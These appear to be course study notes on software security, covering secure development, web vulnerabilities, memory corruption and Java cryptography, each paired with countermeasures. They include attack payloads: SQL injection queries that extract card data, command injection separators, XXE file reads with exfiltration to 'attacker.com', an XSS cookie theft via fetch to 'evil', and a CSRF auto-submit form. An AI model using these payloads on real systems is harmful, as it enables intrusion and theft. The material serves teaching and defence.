

1 Basics

CIA

- **Confidentiality:** Protect sensitive data from unauthorised read access
- **Integrity:** Protect data and systems from unauthorised modification
- **Availability:** Information must be available when needed

Terminology

- **Vulnerability:** Defect (bug/ flaw) that attacker can exploit
- **Threat:** Possible danger exploiting a vulnerability. Intentional (attacker) or accidental (fire)
- **Threat agent:** The attacker | **Threat action:** Actual attack procedure
- **Exploit:** Actual attack taking advantage of vulnerability (malware, commands)
- **Asset:** Anything of value to organisation (HW, SW, data) - also valuable to attacker
- **Risk:** Criticality of threat/vulnerability. $risk = probability \times impact$
- **Countermeasure:** Action/device/process reducing risk (removes vulnerability or reduces harm)
- **CVE:** Common Vulnerabilities and Exposures, standard naming for public vulnerabilities (e.g., CVE-2018-0297)

Defect Types

- **Security Bug:** Localized code error → fix is surgical (one function/line)
 - `gets()` → `fgets()`, SQL concat → prepared statement, missing null check
- **Security Design Flaw:** Architectural error → fix requires restructuring
 - Plaintext passwords (need hashing + salting + migration), session ID in URL (redesign session mgmt), client-only validation (add server layer), HTTP for login (HTTPS infrastructure)
- 50/50 split → design review matters as much as code review!

Malware Types

- **Malware:** Malicious software to disrupt, gather info, or gain access
- **Virus:** Spreads via host programs/documents, requires user interaction
- **Worm:** Standalone, spreads automatically. Cycle: scan → exploit vulnerability → infect → repeat
- **Trojan:** Disguises as legitimate software, does not self-replicate
- **Ransomware:** Encrypts data, demands payment for decryption key
- **Drive-by download:** Browser/plugin vulnerability → auto-execute malicious code from compromised site

Reactive Countermeasures

- **Penetrate & Patch:** Fix when discovered. *Problems: exploit often before patch, users don't patch, rushed patches add vulnerabilities*
- **Network Security Devices:** WAF (Web App Firewall), IPS (Intrusion Prevention System) filter traffic before reaching app. *Problems: can't detect all attacks, expensive config*
- Both are signs of **poor software security practice!**

Proactive Countermeasures


- **Secure Development Lifecycle (SDL):** Security activities throughout development - only approach that works
- Must think like an attacker to design countermeasures
- *Not 100% secure: new attacks emerge → reactive measures still needed*

2 Secure Development Lifecycle (SDL)

Overview

- Applies to **any** dev process (waterfall, iterative, agile) → adopt incrementally
- Early activities **prevent** defects, late activities **detect** them
- Fix early = 10-100x cheaper than fixing late

Security Activities



1. **Security requirements: WHAT** needs protecting (abstract, tech-agnostic)
 - Derived from functional req: "handle credit cards" → "card data protected in transit"
2. **Threat modelling** (→ finds 50% flaws): Think like attacker → derive more requirements
 - "fire in server room" → "need data redundancy"
3. **Security design & controls: HOW** to fulfill requirements (concrete mechanisms)
 - "protected in transit" → TLS 1.3 | "authorized only" → RBAC | "passwords safe" → bcrypt
4. **Secure coding** (→ finds 50% bugs): Implement correctly, use checklists, compiler warnings
5. **Code review:** Automated tools + manual inspection
6. **Penetration testing:** Attack own system to verify requirements fulfilled + find bugs. Human testers more effective than automated tools
7. **Security operations:** Patching, monitoring, backups, learn from attacks

Security Risk Analysis (Horizontal Activity)

Runs throughout all phases. Rate risk of found problems: $risk = probability \times impact$ → decide: accept or mitigate

3 7 (+1) Kingdoms of Software Security Errors (SDL 3 & 4)

1. Input Validation & Representation

- Encoding can bypass validation (same data, different representation).
Encoding ≠ Encryption: Base64, URL encoding, hex provide **zero** security → anyone can decode. Never assume encoded data is protected.
- **Buffer overflow:** Write beyond buffer → modify program flow, crash, inject code
 - **Injection attacks:** Command/SQL/XML injection → execute arbitrary commands
 - **Cross-site scripting (XSS):** Execute JS in victim's browser → steal credentials
 - **Path traversal:** Access files via `../../../../etc/shadow`

2. API Abuse

- **Dangerous functions:** `gets()` in C has no bounds check → never use
- **Unchecked return values:** Ignoring returns → null reference → crash
- **Wrong security assumptions:** DNS lookup for auth → DNS can be spoofed

3. Security Features

Never invent your own → use proven solutions.

- **Insecure randomness:** Weak PRNG or predictable seed → weak keys
- **Incomplete access control:** Inconsistent checks → privilege escalation
- **Weak encryption:** Deprecated algorithms (MD5, DES, RC4)

4. Time & State

Humans think sequential, computers work parallel → unforeseen interactions.

- **Deadlock:** Poor locking mechanisms → availability problems
- **TOCTOU:** Time of Check to Time of Use → attacker changes resource between check and use
- **Session ID reuse:** Same ID across auth boundaries → session hijacking
- **Timing attacks:** Response time reveals info (e.g., password check duration)

5. Error Handling

- **Information leakage:** Error messages expose internals (stack traces, SQL queries)
- **Empty/broad catch blocks:** Ignoring exceptions → unexpected behaviour, crashes

6. Code Quality

- Memory leaks, unreleased resources (files, sockets), deprecated functions, null dereference, uninitialised variables

7. Encapsulation

- **Hidden form fields:** Not visible but easily readable/modifiable
- **CSRF:** Attacker makes requests in victim's authenticated session

(*) Environment

- **Insecure compiler optimisation:** Compiler removes "unnecessary" security code (e.g., memory clearing)
- **Framework issues:** Weak session ID length/randomness

4 Web Application Security Testing (SDL 5 & 6)

Injection Attacks

SQL Injection

Detection:

- **Testing:** Insert ' → SQL error (HTTP 500, different response) = vulnerable
- **Blind SQLi** (no visible errors):
 - **Time-based:** `SLEEP(5)` causes delay if vulnerable
 - **Boolean-based:** ' `AND 1=1` -vs- ' `AND 1=2` -> → different response

Exploitation:

- **Tautology:** ' `OR ''=` makes WHERE always TRUE → bypass login
 - If app reads first row only: `LIMIT offset,1` to select row (' `OR 1=1 LIMIT 4,1` → 5th row)

UNION attack:

1. **Find column count:** ' `UNION SELECT NULL--`, ' `UNION SELECT NULL,NULL--`, etc. until no error
2. **Extract data:** ' `UNION SELECT col1,col2,... FROM table--` (count must match)

Schema discovery:

- Tables: `UNION SELECT TABLE_NAME,NULL,... FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA=DATABASE()`
- Columns: `UNION SELECT COLUMN_NAME,NULL,... FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='target'`

UNION example:

```
// Vulnerable: string concat
String q = "SELECT HotelID, Desc, City, Price FROM Hotel " +
           "WHERE City LIKE '%" + city + "%' AND Price <= " + price;

Goal: Extract cCNumber, CVV, FullName from Customer (4 columns needed)
• city: "UNION SELECT 1, cCNumber, FullName, CVV FROM Customer--"
• price: 100 (won't be reached)
• Result: ...LIKE '%" UNION SELECT 1, cCNumber, FullName, CVV FROM Customer--%' AND...
```

MySQL-specific:

- **Comments:** `--` (+ space) or `#` to cut off rest of query
- **Functions:**
 - `LIMIT offset,count` → pagination (`LIMIT 4,1` = 5th row, 0-indexed)
 - `GROUP_CONCAT(col)` → merge all rows into single string
 - `CONCAT_WS(':',a,b)` → join columns with separator
 - `DATABASE()` → current database name

Counter: Prepared statements (see prevention section). Escaping is weaker.

OS Command Injection

- **Cause:** App executes OS commands with user input (Java Runtime.`exec()`, PHP `system()`)
- **Testing:** Find input used in commands (e.g., filename field), append command separator:
 - Linux: `;` `whoami` or `| whoami`
 - Windows: `&` `ipconfig`
 - If quoted path: close quote first `"; whoami`
- **Dangerous metacharacters:** `| ; & $ ` () { } [] < > \ " ' ^ ~`
- **Counter:** Use IO classes instead of OS runtime, whitelist allowed chars, minimal privileges

JSON/XML Injection

- **Cause:** App builds JSON/XML by inserting user input into template
- **Attack:** Inject closing chars + new key/element → last occurrence wins
 - JSON: `myPassword", "admin": "true | XML: </password><admin>1</admin>`
- **Counter:** Escape/blacklist special chars (`"`, `{`, `}`, `<`, `>`)

XXE (XML External Entities)

- **Cause:** XML parser resolves SYSTEM entities in DOCTYPE, fetching local files or URLs
- **Attack:** Define entity pointing to sensitive resource → parser substitutes content

```
<!DOCTYPE order [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<order><name>&xxe;</name></order>
```
- **Result:** File read, SSRF (`http://localhost/admin`), or blind exfiltration (server sends data to `http://attacker.com/?d=...`)
- **Counter:** Disable DTD: `dbf.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);`

Authentication & Session

Broken Authentication

- **Username enumeration:** Find valid usernames before brute-forcing
 - Login behaves differently for existing/non-existing users (message, response time)
 - Account creation: app complains if username already taken
 - **Counter:** Vague error messages ("Login failed"), CAPTCHA on account creation
- **Online brute-force:**
 - **Prerequisite:** Unlimited login attempts without account lockout
 - **Brute force:** Many passwords against ONE user
 - **Password spraying:** ONE password against MANY users (evades per-user lockout, catches weak passwords like "Password1")
 - Find valid credentials: Look for **outliers** (different status code or response length)
 - **Counter:** Username-based rate limiting (delay, not full lock). Enforce password quality + check against common password lists
- **Password reset:** Security questions often guessable/findable, can chain weak resets across providers
- **Counter:** No self-service reset for high-value apps, hard security questions, temp password/link to registered email (valid once, short expiry)

Broken Session Management

- **Session ID guessing:** Test for weak/predictable session IDs
 - Burp Sequencer: Collect many session IDs, analyze randomness (entropy)
 - Good: ≈ 115 bits entropy. Poor: ≈ 2 bits = easily guessable
- **Session fixation:** Attacker gives own session ID to victim
 - Works if app supports session ID in URL (e.g., `;jsessionid=...`)
 - Basic: Attacker logged in → sends link with session ID → victim uses attacker's account → victim adds credit card → attacker sees it
 - **Powerful variant:** Attacker creates unauthenticated session → victim clicks link → victim logs in → if session ID not rotated, attacker now has authenticated session
- **Counter:** Long random IDs (≥ 128 bits), **change on login**, cookies only (not URL), timeout.

XSS (Cross-Site Scripting)

Core idea: Attacker injects JS into a web page → executes in victim's browser with full page access

XSS Types

- **Reflected (Server):** Payload in URL param → server echoes back unsanitized → victim must click link
 - Example: `search?q=<script>...</script>`
- **Stored (Server):** Payload persisted in DB (comment, profile) → served to all users → no click needed
- **DOM-based (Client):** Server never sees payload → client JS reads URL/DOM unsafely
 - # fragment never sent to server → WAF/logs can't detect
 - Example: `page#<img src=x onerror="...">`

What XSS Can Do

- **Session hijacking:** Steal cookies via document.cookie (unless HttpOnly)
- **Token theft:** `localStorage.getItem('token')` → full account takeover
- **Exfiltration:** Send stolen data to attacker server: `fetch('https://evil?c='+document.cookie)`
- **Session riding:** Make requests as victim (browser auto-attaches cookies even if HttpOnly)
- **Phishing:** Inject fake login form, capture credentials
- **Keylogging:** document.onkeypress captures all input

Attack Payloads

- **Basic test:** `<script>alert(1)</script>` → if popup appears, vulnerable
- **Cookie steal:** `<script>fetch('https://evil?c='+document.cookie)</script>`
- **POST request:** Hidden form + `document.forms[0].submit()` or `fetch()` with body

Filter Bypass Techniques

Filters blocking `<script>` often miss:

- **Event handlers:** `<img src=x onerror="...">`, `<input onfocus="..." autofocus>`
- **Other tags:** `<svg onload="...">`, `<body onload="...">`, `<marquee onstart="...">`
- **CORS bypass:** `` → images load cross-origin (no fetch needed)
- **SVG files:** SVG is XML → can embed `<script>` → executes when browser renders it

Dangerous DOM Sinks

Client-side code that executes attacker-controlled strings:

- **Code execution:** `eval()`, `setTimeout(string)`, `setInterval(string)`, `new Function(string)`
- **HTML injection:** `innerHTML`, `outerHTML`, `document.write()`, `insertAdjacentHTML()`

Countermeasures

- **Output encoding** (primary): Context-aware escaping (`<` → `<`, `"` → `"`)
- **Input validation:** Whitelist allowed chars, reject suspicious patterns
- **HttpOnly cookies:** Blocks `document.cookie` (XSS can still make requests, but can't exfiltrate session)
- **CSP (Content Security Policy):** HTTP header defining allowed script sources
 - `script-src 'self'` → external JS from same origin allowed, **inline scripts blocked**
 - External `<script src="/app.js">` works, inline `<script>...</script>` and `onlick="..."` blocked
 - Stops XSS because injected inline code won't execute (browser can't distinguish attacker vs legitimate inline)
- **DOM safety:** Use `textContent` not `innerHTML`, avoid `eval()`
- **SVG handling:** Strip scripts, serve as `Content-Disposition: attachment`, or convert to raster

Token Storage Tradeoffs

Core tradeoff: **XSS protection vs CSRF protection** - you can't have both perfectly.

- **HttpOnly cookie:**
 - XSS can't **read** token (`document.cookie` blocked)
 - XSS can still **use** token (browser auto-attaches to requests)
 - Vulnerable to CSRF (attacker site triggers request → cookie sent)
 - Mitigate CSRF with `SameSite=Strict` + CSRF tokens
- **sessionStorage / localStorage:**
 - Both: XSS = instant token theft (JS reads via `getItem()`)
 - Both: Immune to CSRF (token sent via `Authorization: Bearer` header, not auto-attached)
 - `sessionStorage`: per-tab, clears on close → limits blast radius
 - `localStorage`: persists forever, shared across tabs → worse

Browser Access Control

Function Level

User accesses function they shouldn't (e.g., `/admin/vieworders`)

- **Finding URLs:** Guess patterns (`/customer` → `/admin`), access logs, open-source code
- **Counter:** Check user role/permissions before granting URL access (usually framework-configurable)

Object Level

User abuses function to access **objects** they shouldn't (e.g., `?pid=1` → `?pid=2`)

- **Exposed identifiers:** file name, user ID, product ID, database key
- More common (framework handles URL access, but object checks must be coded manually)
- **Counter:** Verify user owns object on every request; derive IDs from session instead of exposing in params

CSRF (Cross-Site Request Forgery)

Force authenticated user to execute unwanted action. Browser attaches cookies regardless of request origin.

- **GET:** `` → executes on page load
- **POST:** Hidden form auto-submits when victim visits attacker's page:

```
<form action="https://bank.com/transfer" method="POST" id="f">
  <input type="hidden" name="to" value="attacker">
  <input type="hidden" name="amount" value="1000">
</form>
<script>document.getElementById('f').submit();</script>
```

- **Fetch variant:** `fetch(url, {method: 'POST', credentials: 'include', body: ...})`
- **Counter:**
 - **CSRF token:** Server generates random token, stores in session. Embedded as `<input type="hidden" name="csrf" value="xyz">` or X-CSRF-Token header. Server validates token matches session. Works because attacker can **send** requests cross-origin but can't **read** responses (Same-Origin Policy) → can't steal the token.
 - **SameSite cookie:** Lax (default) = GET allowed, rest blocked (POST, PUT, etc.) | Strict = all cross-site blocked | None = always sent
 - **Why tokens + SameSite?** Lax still allows GET (bad if app has state-changing GETs), old browsers ignore SameSite, defense in depth

Testing Tools

Tools find **low-hanging fruit** only: simple technical vulns (SQLi, XSS, CSRF, cookie attrs, info leakage). They miss anything requiring "intelligence" to exploit.

Dynamic (Vulnerability Scanners)

Crawls running app → sends attack → analyzes response (e.g., ZAP)

- **Pros:** Tech-agnostic (any web app), no source needed, provides PoC exploit, detects cookie attrs + response leaks directly
- **Cons:** Only tests what crawler finds, struggles with auth/forms/state, state changes during scan affect results

Static (Code Analyzers)

Analyzes source/bytecode without running app (e.g., Fortify, SpotBugs)

- **Pros:** 100% code coverage, IDE integration, shows exact offending line, finds hardcoded passwords + insecure functions
- **Cons:** Language/framework must be supported, few good free tools, must understand framework patterns

What Tools Miss

Logic vulnerabilities require manual testing:

- Access control flaws (viewing other users' data)
- Insecure password reset flows
- Parameter tampering (negative quantity → negative price)
- Business logic abuse


Recommendation: Use both tool types for coverage, but **manual testing is king** for real security

5 Buffer Overflow & Race Conditions (SDL 4)

Buffer Overflow

- Write/read data **beyond end of allocated buffer** in memory
- Consequences: crash, code injection, data leak, control hijack
- Kingdom: **Input Validation and Representation**
- Only in **C/C++** (no runtime bounds checking). Java/.NET safe (JVM checks, throws `ArrayIndexOutOfBoundsException`)
- But: JVM itself written in C → may have buffer overflow vulnerabilities
- Can happen on heap too, but **stack most common** attack target

Memory Layout





Virtual address space, low → high:


- **Code:** Instruction pointers should point here
- **Data:** Global and static variables
- **Heap:** Dynamic memory (`malloc/new`). Grows ↑
- **Stack:** Local vars, return addresses. Grows ↓

Stack Mechanics

- **Stack frame:** Created per function call, destroyed on return
- **Stack Pointer (rsp):** "Where am I now?" → moves on every push/pop
- **Base Pointer (rbp):** "Where did my frame start?" → stays fixed, access local vars via offsets (`rbp-4`, `rbp-8`)
- **old rbp:** Saved so caller's frame can be restored after return
- **return address:** Where to jump back after function completes



How Exploitation Works



`recv(sock, buf, n, 0)` reads `n` bytes into `buf`, returns count.

`memcpy(dst, src, n)` copies `n` bytes. **Bug:** no check if `position > 256`.

1. Attacker sends >256 bytes via socket (e.g., 272 bytes)
2. Overflow writes toward higher addresses: bytes 257-264 overwrite `old_rbp`, bytes 265-272 overwrite `ret_addr`
3. Payload structure: first 264 bytes = attack code, last 8 bytes = address of buffer
4. On `ret`, CPU jumps to buffer start → executes attacker's code

Key insight: Attack code runs with **privileges of exploited program** → always run with minimal privileges. Attacker can: access files, create accounts, install malware. Accidental overflow just crashes.

Countermeasures

1. **Good Programming (primary defense):**
 - Validate all input, check buffer boundaries before write/read
 - Avoid unsafe functions: `gets`, `strcpy`, `printf` → `fgets`, `strncpy`, `snprintf`
2. **Automated Testing:**
 - Static code analysis (find patterns)
 - Fuzzing (throw random inputs, observe crashes)
3. **Compiler Protections:**
 - `-fstack-protector`: Enable stack canaries
 - `-D_FORTIFY_SOURCE=2`: Boundary checks around critical ops
4. **OS/Hardware Protections:**
 - **NX bit** (Non-Executable): Prevent code execution in data segments (stack/heap)
 - **ASLR:** Randomize segment addresses at load time → attacker can't predict addresses
 - Requires compilation as PIE (Position Independent Executable)

Stack Canaries

- Random value (8 bytes) generated at **program start**
- Pushed to stack **between local vars and old rbp**
- Before function returns: check if canary value unchanged
- If changed → program **terminates immediately** (prevents exploitation)

Stack layout: [buffer] [canary] [old_rbp] [ret_addr]

Why it works: To overwrite `ret`, attacker must also overwrite canary → detected (unless attacker knows/guesses value)

Variable Reordering (gcc)

With `-fstack-protector-all`, gcc reorders stack variables: buffers placed at **higher** addresses than pointers/scalars. Overflow writes toward higher addresses → can't reach pointers below buffer.

Without: [buffer] [pointer] [old_rbp] [ret_addr] → overwrites pointer X

With: [pointer] [buffer] [canary] [old_rbp] [ret_addr] → pointer safe ✓

Heap Read Overflow (Heartbleed)

Different from stack overflow: **read** beyond buffer, not write.

```
// Packet: [payloadLen:2B][payload:N bytes] - client claims N bytes
unsigned short payloadLen = 256*req[0] + req[1]; // actual packet size
unsigned char* req = malloc(reqLen);
recv(csd, req, reqLen, 0);
```

```
// BUG: trusts payloadLen without checking against reqLen!
unsigned short payloadLen = 256*req[0] + req[1]; // client-controlled
send(csd, req, 2 + payloadLen, 0); // echo "payload" back
```

Attack: Send 3 bytes total: `[payloadLen=65535][1 byte]`. Server allocates 3B, sends 2+65535 → reads 65KB past buffer.

Why sensitive data exists: `malloc()` reuses freed memory. Previous requests (credentials) free'd but data remains → new request at same address → old data leaked.

Why protections don't help: Heap (no stack), read-only (no write), sequential (no address guess). Fix: if (`payloadLen > reqLen - 2`) `reject()`;

Format String Vulnerability

How printf works: x86-64 passes first 6 args in registers (`rdi`=format string, `rsi-r9`=format args 1-5). Args 7+ come from caller's stack. `Printf` doesn't know how many args were passed → reads stack regardless.

Bug: User controls format string

```
printf(username); // VULNERABLE: attacker controls format
printf("%s", username); // SAFE: format string is fixed
```

Attack: Enter username `%p%p%p%p%p` → `printf` expects 6 pointer params:

- %p 1-5: from registers (`rsi-r9`), saved in `printf`'s stack frame
 - %p 6+: from **caller's** stack frame → leaks local vars, canary, `rbp`
- Use `%$p` for direct access: `%12$p` reads 12th parameter position.

What can be leaked: Usernames, passwords, stack canary, saved `rbp`, return addresses. Attacker can map entire stack layout.

Also a bug: Format with more placeholders than params passed:

```
printf("Hello %s, age %d\n"); // 0 params - reads garbage from stack
```

Not attacker-controlled, but may accidentally leak sensitive data.

Why protections don't help: Reading memory, not writing. Canaries/ASLR/NX irrelevant. Fix: Always use fixed format string.

Limitations of Protections

- Protection features not always enabled/available (embedded, mobile, sensors)
- **Read overflows** not prevented → reading past buffer leaks secrets (Heartbleed, format strings)
- **ROP (Return-Oriented Programming)** bypasses NX: don't inject code, reuse existing code
 - "Gadget" = few instructions ending in `ret` (e.g., `pop rdi; ret`)
 - Overflow stack with gadget addresses → each `ret` pops next address and jumps there
 - Goal: chain gadgets to set up args → jump to `system()` in `libc` → `system("/bin/sh")` → shell
- Detection = termination → **availability** impact
- **Conclusion:** Prevent in code, **read protections** as second line of defense (defense in depth)

Race Conditions

- Multiple threads/processes share resources + timing affects correctness
- Hard to detect in testing (controlled environments), hard to reproduce
- Kingdom: **Time and State**
- Usually robustness/availability issues, but can have **security implications**

Thread-Based Race Condition

```
// VULNERABLE: shared static variable
private static String sessionId;
public static void create() { sessionId = generateRandom(); }
public static String get() { return sessionId; }
// Race: A.create() -> B.create() -> A.get() -> A gets B's session!
```

```
// FIXED: return directly, no shared state
public static String create() { return generateRandom(); }
```

Also: Random not cryptographically secure → use SecureRandom

TOCTOU (Time-of-Check, Time-of-Use)

Gap between checking permission and using resource → attacker swaps resource in between.

```
// VULNERABLE: check and use are separate operations on filename
if (!access(file, W_OK)) { // CHECK: can user write to file?
    // ~ WINDOW: attacker swaps symlink here!
    fd = fopen(file, "w+"); // USE: opens whatever file points to NOW
    fprintf(fd, "%s", data);
}
```

```
// FIXED: open first, then check on file descriptor (atomic)
fd = fopen(file, "w+");
if (fstat(fd, &st) == 0 && checkPermissions(st)) { ... }
```

Attack (setuid root program): User passes symlink ptr → dummy. After check passes, swap to ptr → /etc/shadow. Program writes to shadow file as root.

Fix: Open file once → use file descriptor for all further ops (can't be swapped).

6 Fundamental Security Principles (SDL 1, 2 & 3)

1. Secure the Weakest Link

Overall security determined by weakest component (SW, HW, protocols, but also users, admins, processes).
Attackers target weakest link → fix highest risks first (not easiest). Identify via: threat modelling, pentests, risk analysis.

2. Defense in Depth

Multiple diverse defensive strategies. If one layer fails, another may prevent attack.

- Don't assume internal network is safe just because firewall exists → encrypt internal traffic too, harden hidden servers
- Beyond prevention: **Prevent** (password requirements) → **Detect** (monitor failed logins) → **Contain** (lock accounts) → **Recover** (force password reset)

3. Fail Securely

Failure must not compromise security. Caused by: **poor code, poor procedures, poor configuration**.

- **Poor code:** isAdmin = true; try { isAdmin = checkPerms(); } catch {...} → exception leaves isAdmin = true
- **Poor procedures:** Spare firewall configured to "let through everything" for quick replacement
- **Poor config:** System accepts old insecure protocol versions → **Version Downgrading Attack** (MITM forces old protocol: NTLM→LM, TLS 1.2→SSL 3.0, 5G/4G/3G→GSM)

4. Principle of Least Privilege

- User/program gets least amount of privileges necessary. Often violated because it "makes things easier".
- Don't run programs with full access rights → exploiting them gives attacker full access
 - Split functionality across apps (admin dashboard internal-only vs customer app public)
 - DB user with full rights + SQLi → attacker accesses all tables

5. Separation of Privileges

- No single user can carry out AND conceal an action (four-eyes principle).
Separate: approval ↔ execution ↔ monitoring.
- E-banking: transfers >10k need manager approval
 - Dev ≠ tester ≠ deployer (prevents malicious dev from including backdoors)
 - DB admin ≠ system admin (can't alter own logs)

6. Secure by Default

Default config must be secure: 2FA on, auto-updates on, firewall on, minimal default permissions, no default passwords.

7. Minimize Attack Surface

Attack surface = all points where attacker can attack (open ports, APIs, forms, any reachable code).
Fewer features → less code → smaller attack surface. Disable unused features, use firewalls to hide internal services.

8. Keep it Simple

- Simple to develop/maintain/test securely. Simple for users to use securely.
- Re-use proven components (don't invent own crypto)
 - Security-critical functions in one place (single checkAccess())
 - Users shouldn't make security decisions → don't let them disable security features

9. Avoid Security by Obscurity

Security by obscurity = secure because attackers don't know internals. Nearly always fails (reverse engineering: disassemblers, decompilers).
Only good as **redundancy** on top of real security measures.

- **Code obfuscation types:** Source/Binary (unreadable equivalent), Data (split vars, change encoding), Control Flow (reorder logic, inject junk), Preventive (strip metadata, rename calculate()→x())

10. Don't Trust User Input and Services

- User may be attacker, 3rd party service may be compromised. Always validate received data.
- **Whitelisting** > blacklisting: define what is allowed (blacklisting easy to forget something)
 - Don't try fixing invalid data → just reject it

7 Java Security (SDL 4)

Random Numbers

Foundation for keys, IVs, nonces. Must be unpredictable.

```
// WRONG: predictable output
Random r = new Random();
// RIGHT: cryptographically secure
SecureRandom r = new SecureRandom();
r.nextBytes(new byte[16]);
```

Hashing

One-way function: data → fixed-size digest. Can't reverse, can't find collisions.

- ```
byte[] hash = MessageDigest.getInstance("SHA-256").digest(data);
```
- **Secure:** SHA-256, SHA-512, SHA3-256, SHA3-512
  - **Insecure:** MD5, SHA-1 (broken, only for backwards compat)

Symmetric Encryption

Same key encrypts and decrypts. Fast, used for bulk data.

Key vs IV vs Cipher

- **Key:** The secret (32 bytes for AES-256). Reusable, must stay secret.
- **IV:** Randomness (12 bytes for GCM). Fresh per encryption, not secret.
- **Cipher:** Algorithm that combines key + IV + plaintext → ciphertext

**Why IV?** Without it, same plaintext + key always produces same ciphertext → patterns leak.

Cipher Modes

- Cipher.getInstance("algo/mode/padding") - **AES alone defaults to ECB!**
- **ECB:** NEVER use - identical blocks → identical ciphertext
  - **CBC:** Needs separate MAC for integrity
  - **GCM:** Authenticated encryption (integrity built-in) - **recommended**

Encrypt / Decrypt Flow

```
// 1. Key - secret, can reuse across encryptions
KeyGenerator kg = KeyGenerator.getInstance("AES");
kg.init(256);
SecretKey key = kg.generateKey();

// 2. IV - random, MUST be fresh for each encryption
byte[] iv = new byte[12];
new SecureRandom().nextBytes(iv);

// 3. Encrypt: key + IV + plaintext -> ciphertext
Cipher c = Cipher.getInstance("AES/GCM/NoPadding");
c.init(Cipher.ENCRYPT_MODE, key, new GCMParameterSpec(128, iv));
byte[] ciphertext = c.doFinal(plaintext);
// Store: [IV][ciphertext] - need IV for decryption!

// 4. Decrypt: same key + same IV + ciphertext -> plaintext
c.init(Cipher.DECRYPT_MODE, key, new GCMParameterSpec(128, iv));
byte[] decrypted = c.doFinal(ciphertext);
```

- IV reuse with same key → catastrophic (GCM: auth key leaked)
- doFinal() resets cipher → new init() required before reuse

Integrity Protection

Detect if data was modified.

- **Hash** (MessageDigest): No key → attacker can modify data and recompute hash!
- **MAC** (HMAC): Keyed → attacker can't forge without secret key

Create / Verify MAC

```
// WRONG: hash has no key - attacker can modify + recompute
byte[] hash = MessageDigest.getInstance("SHA3-256").digest(data);
```

```
// RIGHT: MAC with secret key
Mac mac = Mac.getInstance("HmacSHA256");
mac.init(secretKey);
```

```
// 1. Create: data + key -> tag
byte[] tag = mac.doFinal(data);
// Send: [data][tag]
```

```
// 2. Verify: recompute tag, compare
mac.init(secretKey);
byte[] expectedTag = mac.doFinal(receivedData);
boolean valid = MessageDigest.isEqual(expectedTag, receivedTag);
```

Encrypt-then-MAC

- **Encrypt-then-MAC** (correct): Encrypt → MAC the ciphertext
- **MAC-then-Encrypt** (wrong): Timing attacks possible
- **GCM:** Built-in authentication, no separate MAC needed

Asymmetric Encryption

Key pair: public key encrypts, private key decrypts. Slow, limited size → used for key exchange, signatures.

Encrypt / Decrypt Flow

```
// Recipient generates key pair, shares public key
KeyPairGenerator kpg = KeyPairGenerator.getInstance("RSA");
kpg.initialize(2048);
KeyPair kp = kpg.generateKeyPair();
PublicKey recipientPub = kp.getPublic(); // share this
PrivateKey recipientPriv = kp.getPrivate(); // keep secret!

// Sender: encrypt with recipient's PUBLIC key
Cipher c = Cipher.getInstance("RSA/ECB/OAEPPadding"); // NOT PKCS1!
c.init(Cipher.ENCRYPT_MODE, recipientPub);
byte[] encrypted = c.doFinal(data); // max ~256 bytes for 2048-bit key

// Recipient: decrypt with own PRIVATE key
c.init(Cipher.DECRYPT_MODE, recipientPriv);
byte[] decrypted = c.doFinal(encrypted);

// PKCS1Padding: Vulnerable to padding oracle → use OAEPPadding
// RSA limited to key size → use hybrid encryption for large data
```

Hybrid Encryption

RSA too slow/limited for large data → use AES for data, RSA for AES key.

```
// SENDER: encrypt large data
// 1. Generate random AES key + IV
KeyGenerator kg = KeyGenerator.getInstance("AES");
kg.init(256);
SecretKey aesKey = kg.generateKey();
byte[] iv = new byte[12];
```

```
new SecureRandom().nextBytes(iv);

// 2. Encrypt data with AES (fast, unlimited size)
Cipher aesCipher = Cipher.getInstance("AES/GCM/NoPadding");
aesCipher.init(Cipher.ENCRYPT_MODE, aesKey, new GCMParameterSpec(128, iv));
byte[] encryptedData = aesCipher.doFinal(largeData);

// 3. Wrap AES key with recipient's RSA public key
Cipher rsaCipher = Cipher.getInstance("RSA/ECB/OAEPPadding");
rsaCipher.init(Cipher.WRAP_MODE, recipientPublicKey);
byte[] wrappedKey = rsaCipher.wrap(aesKey);
// Send: [wrappedKey][iv][encryptedData]
```

```
// RECIPIENT: decrypt
// 1. Unwrap AES key with own RSA private key
rsaCipher.init(Cipher.UNWRAP_MODE, recipientPrivateKey);
Key aesKey = rsaCipher.unwrap(wrappedKey, "AES", Cipher.SECRET_KEY);

// 2. Decrypt data with AES
aesCipher.init(Cipher.DECRYPT_MODE, aesKey, new GCMParameterSpec(128, iv));
byte[] decrypted = aesCipher.doFinal(encryptedData);
```

Digital Signatures

Prove authenticity (only private key holder could sign) + integrity (detects modification). Unlike MAC, verifier doesn't need secret key.

```
Signature sig = Signature.getInstance("SHA256withRSA");

// Sender: sign with PRIVATE key
sig.initSign(privateKey);
sig.update(data);
byte[] signature = sig.sign();
// Send: [data][signature]
```

```
// Recipient: verify with sender's PUBLIC key
sig.initVerify(publicKey);
sig.update(data);
boolean valid = sig.verify(signature);
```

JSSE (TLS)

Java's TLS implementation. Encrypted channel + authentication via certificates.

Keystore vs Truststore

- **Keystore:** Your private key + certificate → prove **your** identity to others
- **Truststore:** Certificates you trust → verify **others'** identity

**Who needs what:**

- **Server:** Keystore (to prove identity to clients)
- **Client:** Truststore (to verify server is legit)
- **Mutual TLS:** Both need keystore AND truststore (both sides authenticate)

keytool CLI

```
